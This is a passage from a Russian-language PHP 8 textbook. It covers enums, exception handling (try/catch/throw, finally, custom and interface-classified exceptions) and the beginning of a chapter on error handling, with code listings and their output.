В отношении констант допускается использовать атрибуты доступа `public`, `private` и `protected`. Так же как и в случае методов, атрибут `protected` работает как синоним для `private`, поскольку наследование в перечислениях не разрешено, и проявить свои отличия от `private` этот атрибут не может.

Резюме

В этой главе мы рассмотрели новую синтаксическую конструкцию PHP — перечисления. Мы можем самостоятельно задать, сколько и каких элементов должны входить в перечисление. Каждый из таких элементов становится классом. Значение, соответствующее перечислению, будет являться объектом этого класса. Так как мы имеем дело с классами, то можем добавлять в них собственные методы и реализовывать магические методы, которые предоставляет PHP. Однако на перечисления накладывается довольно жесткое ограничение: мы не можем хранить внутри объектов перечисления свои собственные значения. Чтобы немного компенсировать это ограничение, PHP предоставляет типизированные перечисления, в которых каждому из case-значений можно назначить свое собственное строковое или числовое значение.



ГЛАВА 34

Исключения

Листинги этой главы находятся в каталоге *exceptions* сопровождающего книгу файлового архива.

Механизм обработки исключений или, как чаще говорят в мире ООП, просто «исключения» (exceptions) — это технология, позволяющая писать в удобном для программиста виде код восстановления после серьезной ошибки. При использовании исключений в объектно-ориентированных программах значительно упрощается перехват и обработка ошибок.

Концепция исключений базируется на общей (и достаточно естественной) идее объектно-ориентированного программирования: данные должны обрабатываться в том участке программы, который имеет максимум сведений о том, как это делать. Если в некотором месте еще не до конца известно, какое именно преобразование должно быть выполнено, лучше отложить работу «на потом». С использованием исключений код обработки ошибки *явно* отделяется от кода, в котором ошибка может возникнуть.

> ***Примечание***
>
> Исключения также позволяют удобно передавать информацию о возникшей ошибке вниз по дереву (стеку) вызовов функций. Таким образом, код восстановления может находиться даже не в текущей процедуре, а в той, что ее вызывает.

Базовый синтаксис

Итак, *исключение* — это сообщение об ошибке, автоматически передаваемое в участок программы, который *лучше всего* «осведомлен» о том, что же следует предпринять в текущей ситуации. Этот участок называется *обработчиком исключения*.

Для реализации механизма исключений в PHP введены следующие ключевые слова: `try` (контролировать), `throw` (генерировать) и `catch` (обрабатывать).

Ключевое слово `try` позволяет выделить в любом месте скрипта так называемый *контролируемый блок*, за которым идет один или несколько обработчиков исключений, создаваемых ключевым словом `catch`:

```
<?php
try {
    // Операторы
    ...
```

```
    // Генерация исключений
    throw Выражение_генерации_исключения;
    ...
    // Операторы
} catch(Exception $exp) {
    // Блок обработки исключительной ситуации
}
```

Обработчик (или обработчики) всегда располагаются после try-блока. Внутри try-блока могут быть любые объявления и выражения. Если в контролируемом блоке возникает исключение, то интерпретатор PHP переходит в catch-обработчик.

Любое исключение в программе представляет собой объект некоторого класса, создаваемый, как обычно, ключевым словом new. Этот объект может содержать различную информацию — например, текст диагностического сообщения, а также номер строки и имя файла, в которых произошла генерация исключения. Допустимо добавлять и любые другие параметры.

Прежде чем идти дальше, давайте рассмотрим простейший пример вызова обработчика (листинг 34.1). А заодно получим представление о синтаксисе исключений.

Листинг 34.1. Простой пример использования исключений. Файл simple.php

```
<?php
echo 'Начало программы<br />';

try {
    // Код, в котором перехватываются исключения
    echo 'Все, что имеет начало...<br />';
    // Генерируем ("выбрасываем") исключение
    throw new Exception('Hello!');
    echo '...имеет и конец<br />';
} catch (Exception $exp) {
    // Код обработчика
    echo " Исключение: {$exp->getMessage()}<br />";
}

echo 'Конец программы<br />';
```

Здесь приведен пример базового синтаксиса конструкции try...catch, применяемой для работы с исключениями. Давайте рассмотрим эту инструкцию подробнее:

- код *обработчика исключения* помещается в блок инструкции catch (в переводе с английского — «ловить»);
- блок try (в переводе с английского — «попытаться») используется для того, чтобы указать в программе *область перехвата*. Любые исключения, сгенерированные внутри нее (и только они), будут переданы соответствующему обработчику;
- инструкция throw служит для *генерации* исключения. Генерацию также называют *возбуждением* или даже *выбрасыванием* (или «вбрасыванием») исключения (от

англ. throw — бросать). Как было замечено ранее, любое исключение представляет собой обычный объект PHP, который мы и создаем в операторе `new`;

- обратите внимание на аргумент блока `catch`. В нем указано, в какую переменную должен быть записан «пойманный» объект-исключение перед запуском кода обработчика. Также обязательно задается *тип* исключения — имя класса. Обработчик будет вызван только для тех объектов-исключений, которые *совместимы* с указанным типом (например, для объектов этого типа).

> ***Примечание***
>
> Как видите, работа инструкции `try...catch` очень похожа на игру в мячик: одна часть программы «бросает» (`throw`) исключение, а другая — его «ловит» (`catch`).

Конструкция *throw*

Конструкция `throw` не просто генерирует объект-исключение и передает его обработчику блока `catch`. Она также немедленно завершает работу *текущего* `try`-блока. Именно поэтому результат работы сценария из листинга 34.1 выглядит так:

```
Начало программы
Все, что имеет начало...
Исключение: Hello!
Конец программы
```

> ***Примечание***
>
> Как видите, за счет особенности инструкции `throw` наша программа подвергает серьезному скепсису тезис «Все, что имеет начало, имеет и конец» — она просто не выводит окончание фразы.

В этом отношении инструкция `throw` очень похожа на инструкции `return`, `break` и `continue`: они тоже приводят к немедленному завершению работы текущей функции или итерации цикла.

Раскрутка стека

Самой важной и полезной особенностью инструкции `throw` является то, что ее можно использовать не только непосредственно в `try`-блоке, но и внутри любой функции, которая оттуда вызывается. При этом (внимание!) производится выход не только из функции, содержащей `throw`, но также и из *всех промежуточных* процедур! Пример — в листинге 34.2.

Листинг 34.2. Инструкция `try` во вложенных функциях. Файл stack.php

```
<?php
echo 'Начало программы<br />';

try {
    echo 'Начало try-блока<br />';
    outer();
```

```
    echo 'Конец try-блока<br />';
} catch (Exception $e) {
    echo " Исключение: {$e->getMessage()}<br />";
}

echo 'Конец программы<br />';

function outer() {
    echo 'Вошли в функцию '.__METHOD__.'<br />';
    inner();
    echo 'Вышли из функции '.__METHOD__.'<br />';
}

function inner() {
    echo 'Вошли в функцию '.__METHOD__.'<br />';
    throw new Exception('Hello!');
    echo 'Вышли из функции '.__METHOD__.'<br />';
}
```

Результат работы этого кода выглядит так:

```
Начало программы
Начало try-блока
Вошли в функцию outer
Вошли в функцию inner
Исключение: Hello!
Конец программы
```

Мы убеждаемся, что ни одна из конструкций `echo`, вызываемых после инструкции `throw`, не «сработала». По сути, программа даже не дошла до них: управление было мгновенно передано в `catch`-блок, а после этого — в следующую за `try...catch` строку программы.

Такое поведение инструкции `throw` называют *раскруткой стека вызовов функций*, потому что объект-исключение последовательно передается из одной функции в другую, каждый раз приводя к ее завершению — как бы «отматывает» стек.

> ***Примечание***
>
> Нетрудно заметить, что инструкция `throw` очень похожа на команду `return`, однако она вызывает «вылет» потока исполнения не только из текущей функции, но также и из тех, которые ее вызвали (до ближайшего соответствующего `catch`-блока).

Исключения и деструкторы

Деструктор любого объекта вызывается всякий раз, когда последняя ссылка на этот объект оказывается потерянной, — например, программа выходит за границу области видимости переменной. Применительно к механизму обработки исключений это дает нам в руки мощный инструмент — корректное уничтожение всех объектов, созданных *до* вызова `throw`. Листинг 34.3 иллюстрирует ситуацию.

Листинг 34.3. Деструкторы и исключения. Файл destruct.php

```
<?php
// Класс, комментирующий операции со своим объектом
class Orator
{
    private $name;

    function __construct($name)
    {
        $this->name = $name;
        echo "Создан объект {$this->name}<br />";
    }
    function __destruct()
    {
        echo "Уничтожен объект {$this->name}<br />";
    }
}

function outer()
{
    $obj = new Orator(__METHOD__);
    inner();
}
function inner()
{
    $obj = new Orator(__METHOD__);
    echo 'Внимание, вбрасывание!<br />';
    throw new Exception('Hello!');
}

// Основная программа
echo 'Начало программы<br />';

try {
    echo 'Начало try-блока<br />';
    outer();
    echo 'Конец try-блока<br />';
} catch (Exception $e) {
    echo "Исключение: {$e->getMessage()}<br />";
}

echo 'Конец программы<br />';
```

Как видите, мы создали специальный класс, который выводит на экран диагностические сообщения в своем конструкторе и деструкторе. Объекты этого класса мы создаем в первой строке каждой функции.

Результат работы программы выглядит так:

```
Начало программы
Начало try-блока
```

```
Создан объект outer
Создан объект inner
Внимание, вбрасывание!
Уничтожен объект inner
Уничтожен объект outer
Исключение: Hello!
Конец программы
```

Итак, при вызове `throw` вначале произошел корректный выход из вложенных функций (с уничтожением всех локальных объектов и вызовом деструкторов), и только после этого запустился `catch`-обработчик. Такое поведение также называют *раскруткой стека*.

Интерфейс класса *Exception*

В предыдущих примерах в качестве исключения выступал объект класса `Exception`. Вместо объекта класса `Exception` может выступать класс-наследник.

Для того чтобы эффективно использовать класс `Exception`, следует познакомиться с интерфейсом `Throwable`. В листинге 34.4 представлено определение встроенного класса `Exception`. Такого кода в реальности не существует, и работать он не будет, а нам он требуется лишь для того, чтобы познакомиться с возможностями объектов класса `Exception`. Полужирным шрифтом выделены методы, реализации которых требует интерфейс `Throwable`.

Листинг 34.4. Определение встроенного класса `Exception`. Файл throwable.php

```
<?php
class Exception implements Throwable
{
    protected string $message = "";       // Сообщение
    private string $string = "";          // Свойство для __toString
    protected int $code;                  // Код исключения
    protected string $file = "";  // Файл, в котором произошло исключение
    protected int $line;          // Строка, в которой произошло исключение
    private array $trace = [];    // Трассировка вызовов методов и функций
    private ?Throwable $previous = null; // Предыдущее исключение

    public __construct(
        string $message = "",
        int $code = 0,
        ?Throwable $previous = null
    )

    // Запрещает клонировать исключения
    private __clone(): void

    final public getMessage(): string
    final public getPrevious(): ?Throwable
    final public getCode(): int
```

```
    final public getFile(): string
    final public getLine(): int
    final public getTrace(): array
    final public getTraceAsString(): string
    public __toString(): string
}
```

> **Примечание**
>
> Мы не будем подробно рассматривать все методы класса `Exception`, потому что большинство из них выполняют вполне очевидные действия, следующие из их названий. Остановимся только на некоторых. Обратите внимание, что большинство методов определены как `final`, а значит, их нельзя переопределять в классах, унаследованных от `Exception`.

Конструктор класса принимает три необязательных аргумента:

- `$message` — текстовое сообщение;
- `$code` — код ошибки;
- `$previous` — предыдущее исключение, в случае вложенных `try`-блоков.

Класс `Exception` автоматически заполняет свойства `$file`, `$line` и `$trace` соответственно именем файла, номером строки и стеком вызова.

Как видно из листинга 34.4, конструктор класса `Exception` позволяет инициализировать защищенные переменные `$message` и `$code`, содержимое которых можно получить в обработчике соответственно при помощи методов `getCode()` и `getMessage()` (листинг 34.5).

Листинг 34.5. Инициализация защищенных переменных. Файл exception_interface.php

```
<?php
try {
    $code = rand(0, 1);
    if (!$code) {
        throw new Exception('Первая точка входа', $code);
    } else {
        throw new Exception('Вторая точка входа', $code);
    }
} catch (Exception $exp) {
    echo "Исключение {$exp->getCode()} : {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
}
```

В зависимости от того, возвращает функция генерации случайного значения `rand()` число 0 или 1, скрипт из листинга 34.5 может выводить в окно браузера последовательность строк либо для первого оператора `throw`:

```
Исключение 0 : Первая точка входа
в файле /home/user/php8/exceptions/exception_interface.php
в строке 7
```

либо для второго:

```
Исключение 1 : Вторая точка входа
в файле /home/user/php8/exceptions/exception_interface.php
в строке 11
```

Таким образом, можно однозначно определить, в каком контексте было сгенерировано исключение, даже если контролируемый блок `try` содержит несколько вызовов оператора `throw`.

Стек вызовов, сохраненный в свойстве `$trace`, представляет собой список с именами функций (и информацией о них), которые вызвали текущую процедуру перед генерацией исключения. Эта информация полезна при отладке скрипта и может быть получена при помощи метода `getTrace()`. Дополнительный метод `getTraceAsString()` возвращает то же самое, но в строковом представлении.

Оператор преобразования в строку `__toString()` выдает всю информацию, сохраненную в объекте-исключении. При этом используются все свойства объекта, а также вызывается `getTraceAsString()` для преобразования стека вызовов в строку. Результат, который генерирует метод, весьма интересен (листинг 34.6).

Листинг 34.6. Вывод сведений об исключении. Файл tostring.php

```
<?php
function test($n)
{
    $e = new Exception("bang-bang #$n!");
    echo '<pre>', $e, '</pre>';
}

function outer() { test(101); }

outer();
```

Выводимый текст будет примерно следующим:

```
Exception bang-bang #101!' in tostring.php:4
Stack trace:
#0 tostring.php(8): test(101)
#1 tostring.php(10): outer()
#2 {main}
```

Генерация исключений в классах

Обработка нештатных ситуаций и ошибок при помощи исключений приобретает еще большее значение в случае классов. Если ошибка возникает внутри объекта, зачастую нельзя выводить сообщение в окно браузера — это может нарушить дизайн приложения, для этого придется дублировать систему ошибок приложения и т. п. Единственный правильный выход в подобной ситуации — переложить ответственность за обработку нештатных ситуаций внутри объекта на внешний обработчик.

В качестве примера рассмотрим класс `User`, который реализует специальные методы `__get()` и `__set()` для обращений к закрытым свойствам (листинг 34.7).

Листинг 34.7. Класс пользователя. Файл user.php

```
<?php
class User
{
    public function __construct(
        private string $email,
        private string $password,
        private ?string $first_name = null,
        private ?string $last_name = null)
    {
    }

    public function __get(string $index) : ?string
    {
        return $this->$index;
    }

    public function __set(string $index, string $value) : void
    {
        if (isset($this->$index)) {
            $this->$index = $value;
        }
    }
}
```

Класс содержит четыре закрытых свойства:

- `$last_name` — фамилия;
- `$first_name` — имя;
- `$email` — электронный адрес;
- `$password` — пароль.

Значения закрытых свойств устанавливаются при помощи конструктора класса. Они могут быть изменены посредством метода `__set()`, который при этом проверяет существование запрашиваемой переменной. Если переменная с таким именем существует — производится изменение ее значения, если не существует — состояние объекта остается неизменным. Такая проверка необходима, поскольку обращение к несуществующим свойствам объекта автоматически приводит к его созданию. Хотелось бы, чтобы объекты пользователя были ограничены лишь четырьмя заданными классом свойствами.

Обращение к несуществующему свойству в рамках метода `__get()` не так критично, поскольку метод не изменяет состояние объекта. В текущей реализации обращение к такому свойству просто вернет `null`.

Однако обращение к несуществующему свойству в методе `__set()` практически наверняка вызвано ошибкой. Поэтому крайне полезно сгенерировать исключение, которое

сигнализировало бы внешнему коду о проблеме при помощи исключения (листинг 34.8).

Листинг 34.8. Генерация исключения. Файл user_exception.php

```
<?php
class User
{
    public function __construct(
        private string $email,
        private string $password,
        private ?string $first_name = null,
        private ?string $last_name = null)
    {
    }

    public function __get(string $index) : ?string
    {
        return $this->$index;
    }

    public function __set(string $index, string $value) : void
    {
        if (isset($this->$index)) {
            $this->$index = $value;
        } else {
            throw new Exception("Атрибут $index не существует");
        }
    }
}
```

Теперь достаточно поместить код, обращающийся к объектам класса `User`, в `try`-блок, чтобы предотвратить попытку обращения к несуществующим свойствам (листинг 34.9).

Листинг 34.9. Использование исключения. Файл user_exception_use.php

```
<?php
require_once 'user_exception.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');

    $user->var = 100;
} catch (Exception $exp) {
    // Блок обработки исключительной ситуации
    echo "Исключение: {$exp->getMessage()}<br />";
```

```
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
    echo '<pre>';
    echo $exp->getTraceAsString();
    echo '</pre>';
}
```

В приведенном примере мы пытаемся получить доступ к несуществующему свойству `$var`. В результате чего в методе `__set()` генерируется исключение. Перехват его в `catch`-блоке приводит к формированию отчета вида:

```
Исключение: Атрибут var не существует
в файле /home/user/php8/exceptions/user_exception.php
в строке 23
#0 /home/user/php8/exceptions/user_exception_use.php(11): User->__set('var', '100')
#1 {main}
```

Важная особенность заключается в том, что оператор переходит в `catch`-блок сразу после возникновения исключительной ситуации — т. е. операторы, следующие за конструкцией `$user->var`, выполнены не будут.

PHP-объекты существуют до конца работы скрипта, поэтому объект `$user` будет доступен в том числе и в `catch`-обработчике.

Создание собственных исключений

Класс `Exception` может выступать в качестве базового класса для наших собственных классов исключений. Создадим два новых исключения:

- `AttributeException` — генерируется при попытке обращения к несуществующему свойству класса;
- `PasswordException` — генерируется при попытке прямого обращения к паролю.

На рис. 34.1 представлена схема классов, а в листингах 34.10 и 34.11 приведены их возможные реализации.




Рис. 34.1. Наследование исключений

Листинг 34.10. Реализация класса `AttributeException`. Файл attribute_exception.php

```
<?php
class AttributeException extends Exception
{
    public function __construct(
        $attribute,
```

```
        $message = 'Атрибут %s не определен'
    )
    {
        $message = sprintf($message, $attribute);
        parent::__construct($message, 1001);
    }
}
```

Листинг 34.11. Реализация класса `PasswordException`. Файл password_exception.php

```
<?php
class PasswordException extends Exception
{
    public function __construct(
        $message = 'Не допускается прямое обращение к свойству password'
    )
    {
        parent::__construct($message, 1002);
    }
}
```

Теперь, используя эти два исключения, можно переписать класс `User` (листинг 34.12).

Листинг 34.12. Новый класс `User`. Файл user_own_exceptions.php

```
<?php
require_once 'attribute_exception.php';
require_once 'password_exception.php';

class User
{
    public function __construct(
         private string $email,
         private string $password,
         private ?string $first_name = null,
         private ?string $last_name = null)
    {
    }

    public function __get(string $index) : ?string
    {
        if ($index == 'password') {
            throw new PasswordException;
        }
        if (isset($this->$index)) {
            return $this->$index;
        } else {
            throw new AttributeException($index);
        }
    }
```

```
    public function __set(string $index, string $value) : void
    {
        if (isset($this->$index)) {
            $this->$index = $value;
        } else {
            throw new AttributeException($index);
        }
    }

    public function isPasswordCorrect($password)
    {
        return $this->password == $password;
    }
}
```

Так как обращение к свойству `$password` теперь недоступно, класс `User` реализует метод `isPasswordCorrect()`. Этот метод возвращает `true`, если ему передан правильный пароль, и в `false`, если пароль ошибочен. В листинге 34.13 приводится пример использования класса `User` с новыми пользовательскими исключениями.

Листинг 34.13. Перехват обращения к паролю. Файл user_own_aceptions_use.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');

    echo $user->password;
} catch (Exception $exp) {
    echo "Исключение: {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
    echo '<pre>';
    echo $exp->getTraceAsString();
    echo '</pre>';
}
```

В результате работы этого примера будет выведено следующее сообщение:

```
Исключение: Не допускается прямое обращение к свойству password
в файле /home/user/php8/exceptions/user_own_exceptions.php
в строке 18

#0 /home/user/php8/exceptions/user_own_aceptions_use.php(11):
User->__get('password')
#1 {main}
```

Перехват собственных исключений

Как следует из предыдущего раздела, собственные исключения можно перехватывать при помощи исключений базового типа. Допускается перехват исключений как по их собственному классу, так и по базовому (листинг 34.14).

Листинг 34.14. Перехват исключений. Файл catch_base.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');

    echo $user->password;
} catch (AttribueException $exp) {
    echo 'Пользовательские исключения<br />';
    echo "Исключение: {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
} catch (Exception $exp) {
    echo 'Прочие исключения<br />';
    echo "Исключение: {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
}
```

Исключения `AttribueException` перехватываются первым обработчиком, исключения `PasswordException` — вторым обработчиком. Класс `Exception` является базовым для обоих типов исключений и может перехватывать оба типа исключений. Если бы обработчик `AttribueException` отсутствовал, исключения этого типа перехватились бы `Exception`-обработчиком.

Так как в приведенном примере мы обращаемся к паролю пользователя `$user->password`, происходит генерация исключения `PasswordException`. Первый `catch`-обработчик его пропускает, а второй — ловит:

```
Прочие исключения
Исключение: Не допускается прямое обращение к свойству password
в файле /home/user/php8/exceptions/user_own_exceptions.php
в строке 18
```

Начиная с версии PHP 7.1, в одном `catch`-обработчике можно обработать сразу несколько исключений. Это достигается за счет использования объединения типов при помощи оператора `|` (листинг 34.15).

Листинг 34.15. Объединение типов исключений. Файл catch_union.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');

    echo $user->password;
} catch (AttribueException | PasswordException $exp) {
    echo 'Пользовательские исключения<br />';
    echo "Исключение: {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
} catch (Exception $exp) {
    echo 'Прочие исключения<br />';
    echo "Исключение: {$exp->getMessage()}<br />";
    echo "в файле {$exp->getFile()}<br />";
    echo "в строке {$exp->getLine()}<br />";
}
```

В результате будет выведен следующий текст:

```
Пользовательские исключения
Исключение: Не допускается прямое обращение к свойству password
в файле exceptions/user_own_exceptions.php
в строке 18
```

Повторная генерация исключений

Исключение, перехваченное одним `catch`-обработчиком, может быть регенерировано для передачи его следующему по каскаду обработчику. Это позволяет нескольким обработчикам получить доступ к одному и тому же исключению. Для повторной генерации исключения достаточно вызвать оператор `throw` в `catch`-блоке, передав ему значение объекта исключения.

В листинге 34.16 класс `User` способен генерировать исключения `AttribueException` и `PasswordException`. Обработчик базового типа `Exception` предшествует обработчикам специализированных классов. В обработчике выводится информация о классе исключения (для этого задействуется новый синтаксис `$exp::class`, доступный, начиная с версии PHP 8.0. В предыдущих версиях вместо него можно было использовать функцию `get_class()`). Затем при помощи ключевого слова `throw` происходит повторная инициализация исключения, которое еще раз перехватывается внешним `catch`-обработчиком.

Листинг 34.16. Повторная генерация исключений. Файл rethrow.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    try {
        $user = new User(
            'igorsimdyanov@gmail.com',
            'password',
            'Игорь',
            'Симдянов');

        echo $user->password;
    } catch (Exception $exp) {
        echo 'Exception-исключение ' . $exp::class . '<br />';
        // Передача исключения далее по каскаду
        throw $exp;
    }
} catch (AttribueException $exp) {
    echo 'AttribueException-исключение';
} catch (PasswordException $exp) {
    echo 'PasswordException-исключение';
}
```

Результатом работы этого примера будут следующие строки:

```
Exception-исключение PasswordException
PasswordException-исключение
```

Таким образом, какое бы из исключений производного класса ни было сгенерировано, `catch`-обработчик базового класса в любом случае будет выполнен.

Важно отметить, что передать заново сгенерированное исключение можно только внешнему контролирующему блоку. Повторная генерация исключения в рамках одного контролирующего блока с несколькими `catch`-обработчиками не вызовет перехода к следующим `catch`-обработчикам.

В листинге 34.17 повторно сгенерированное исключение не будет обработано ни одним из последующих обработчиков.

Листинг 34.17. Неправильный перехват исключения. Файл rethrow_fail.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');
```

```
    echo $user->password;
} catch (Exception $exp) {
    echo 'ExceptionSQL-исключение ' . $exp::class . '<br />';
    // Передача исключения далее по каскаду
    throw $exp;
} catch (AttribueException $exp) {
    echo 'AttribueException-исключение';
} catch (PasswordException $exp) {
    echo 'PasswordException-исключение';
}
```

Результат работы скрипта из листинга 34.17 может выглядеть следующим образом:

```
ExceptionSQL-исключение PasswordException
Fatal error: Uncaught PasswordException: Не допускается прямое обращение к свойству
password in /users/home/php8/exceptions/user_own_exceptions.php:18 Stack trace:
#0 /users/home/php8/exceptions/rethrow_fail.php(11): User->__get('password')
#1 {main} thrown in /users/home/php8/exceptions/user_own_exceptions.php on line 18
```

Блок *finally*

Инструкция `throw` заставляет программу немедленно покинуть охватывающий `try`-блок, даже если при этом будет необходимо выйти из нескольких промежуточных функций. Если такой авариный выход нежелателен и перед завершением кода нужно обязательно выполнить какие-то действия, то можно воспользоваться *финализатором*, который выполняется в любом случае — независимо от того, было сгенерировано исключение или нет.

Для создания финализатора используется конструкция `try...finally`, призванная гарантировать выполнение некоторых действий в случае возникновения исключения (листинг 34.18).

Листинг 34.18. Использование конструкции `finally`. Файл finally.php

```
<?php
require_once 'user_own_exceptions.php';

try {
    $user = new User(
        'igorsimdyanov@gmail.com',
        'password',
        'Игорь',
        'Симдянов');

    // echo $user->password;
} catch (AttribueException $exp) {
    echo 'AttribueException-исключение<br />';
} catch (PasswordException $exp) {
    echo 'PasswordException-исключение<br />';
```

```
} finally {
    echo 'Эта строка выводится не всегда<br />';
}
```

Результатом выполнения этого скрипта будет строка:

```
Эта строка выводится не всегда
```

Если же в листинге 34.18 снять комментарий напротив строки с обращением к свойству `password`, вывод изменится следующим образом:

```
PasswordException-исключение
Эта строка выводится не всегда
```

Использование интерфейсов

Как следует из предыдущих глав, в PHP поддерживается только *одиночное* наследование классов: у одного и того же типа не может быть сразу двух «предков». Применение интерфейсов дает возможность реализовать *множественную* классификацию — отнести некоторый класс не к одному, а сразу к нескольким возможным типам.

Множественная классификация оказывается как нельзя кстати при работе с исключениями. С использованием интерфейсов вы можете создавать новые классы-исключения, указывая им не одного, а сразу *нескольких* «предков» (и, таким образом, классифицируя их по типам).

Предположим, у нас в программе могут возникать ошибки следующих основных видов:

- *внутренние* — детальная информация в браузере не отображается, но записывается в файл журнала. Внутренние ошибки дополнительно подразделяются на:
  - *файловые* (ошибка открытия, чтения или записи в файл);
  - *сетевые* (например, невозможность соединения с сервером);
- *пользовательские* — сообщения выдаются прямо в браузер.

Для классификации сущностей в программе удобно использовать *интерфейсы*. Давайте так и поступим по отношению к объектам-исключениям (листинг 34.19).

Листинг 34.19. Классификация исключений. Файл iface\interfaces.php

```
<?php
interface IException {}
    interface IInternalException extends IException {}
        interface IFileException extends IInternalException {}
        interface INetException extends IInternalException {}
    interface IUserException extends IException {}
```

Обратите внимание, что интерфейсы не содержат ни одного метода и свойства, а используются только для построения дерева классификации.

Теперь, если в программе имеется некоторый объект-исключение, чей класс реализует интерфейс `INetException`, мы также сможем убедиться, что он реализует и интерфейс `IInternalException`:

```
if ($obj instanceof IInternalException) {
    echo 'Это внутренняя ошибка';
}
```

Кроме того, если мы будем использовать конструкцию `catch (IinternalException ...)`, то сможем перехватить любое из исключений, реализующих интерфейсы `IFileException` и `INetException`.

> ***Примечание***
>
> Мы также «на всякий случай» задаем одного общего предка у всех интерфейсов — `IException`. Вообще говоря, это делать не обязательно.

Интерфейсы, конечно, не могут существовать сами по себе, и мы не можем создавать объекты типов `IFileException` (к примеру) напрямую. Необходимо определить классы, которые будут реализовывать наши интерфейсы (листинг 34.20).

Листинг 34.20. Классы-исключения. Файл iface\exceptions.php

```
<?php
require_once 'interfaces.php';

// Ошибка: файл не найден
class FileNotFoundException extends Exception
    implements IFileException {}

// Ошибка: ошибка доступа к сокету
class SocketException extends Exception
    implements INetException {}

// Ошибка: неправильный пароль пользователя.
class WrongPassException extends Exception
    implements IUserException {}

// Ошибка: невозможно записать данные на сетевой принтер
class NetPrinterWriteException extends Exception
    implements IFileException, INetException {}

// Ошибка: невозможно соединиться с SQL-сервером
class SqlConnectException extends Exception
    implements IInternalException, IUserException {}
```

Обратите внимание на то, что исключение типа `NetPrinterWriteException` реализует сразу два интерфейса. Таким образом, оно может одновременно трактоваться и как файловое, и как сетевое исключение и перехватываться как конструкцией `catch (IFileException ...)`, так и `catch (InetException ...)`.

За счет того, что все классы-исключения обязательно должны наследовать базовый тип `Exception`, мы можем, как обычно, проверить, является ли переменная объектом-исключением, или она имеет какой-то другой тип:

```
if ($obj instanceof Exception) {
    echo 'Это объект-исключение';
}
```

Рассмотрим теперь пример кода, который использует описанные ранее классы (листинг 34.21).

Листинг 34.21. Использование иерархии исключений. Файл iface/test.php

```
<?php
require_once 'exceptions.php';

try {
    printDocument();
} catch (IFileException $e) {
    // Перехватываем только файловые исключения
    echo "Файловая ошибка: {$e->getMessage()}.<br />";
} catch (Exception $e) {
    // Перехват всех остальных исключений
    echo 'Неизвестное исключение: <pre>', $e, '</pre>';
}

function printDocument()
{
    $printer = '//./printer';
    // Генерируем исключение типов IFileException и INetException
    if (!file_exists($printer)) {
        throw new NetPrinterWriteException($printer);
    }
}
```


Результатом работы этой программы (в случае ошибки) будет строка:

```
Файловая ошибка //./printer.
```

Резюме

В этой главе мы познакомились с понятием «исключение», научились использовать конструкцию `try...catch` и узнали о некоторых особенностях ее работы в PHP. А также разобрались с механизмом *наследования и классификации* исключений, использование которого может сильно сократить код программы и сделать его универсальным.

Если материал этой главы показался вам сложным, помните: грамотный перехват ошибок с самого зарождения программирования считался трудной задачей. Механизм обработки исключений хотя и упрощает ее, но все равно остается весьма сложным. Хотелось бы процитировать замечательные слова Бьерна Страуструпа, автора языка C++: «...исключения не являются причиной этой сложности. Не обвиняйте того, кто принес плохую новость».



ГЛАВА 35

Обработка ошибок

Листинги этой главы находятся в каталоге *errors* сопровождающего книгу файлового архива.

На протяжении предыдущих глав мы уже сталкивались с ошибками, которые выдает интерпретатор PHP. В этой главе мы познакомимся с механизмом сообщений об ошибках, а также способами влияния на него более подробно.

Что такое ошибка?

В программистском фольклоре имеется одна шутка, принадлежащая кому-то из великих. Она звучит так: «В любой программе есть хотя бы одна ошибка». Если говорить серьезно, то на практике «хотя бы одна» обычно означает «много» или даже «очень много».

> ***Примечание***
>
> При программировании на любом языке фаза «избавления» программы от разного рода ошибок (иными словами, фаза *отладки*) является наиболее длительной и трудоемкой. Так что, если вы раньше не программировали много, приготовьтесь к тому, что основное времяпрепровождение программиста — это борьба с ошибками.

Термин «ошибка» имеет три *различных* значения, в которых люди часто путаются:

- *ошибочная ситуация* — непосредственно *факт* наличия ошибки в программе. Это может быть, например, *синтаксическая ошибка* (скажем, пропущенная скобка) или же ошибка *семантическая* — смысловая (использование переменной, которая ранее не была определена);
- *внутреннее сообщение об ошибке* («внутренняя ошибка»), которую выдает PHP в ответ на различные неверные действия программы (например, открытие несуществующего файла);
- *пользовательское сообщение об ошибке* («пользовательская ошибка»), к которой причисляются все сообщения или состояния, генерируемые и обрабатываемые *самой программой*. Например, в скрипте авторизации ситуация «введен неверный пароль» — ошибка именно такого рода.

Роли ошибок

Давайте рассмотрим *роли* сообщений об ошибках в программе (второй и третий пункты приведенного списка).

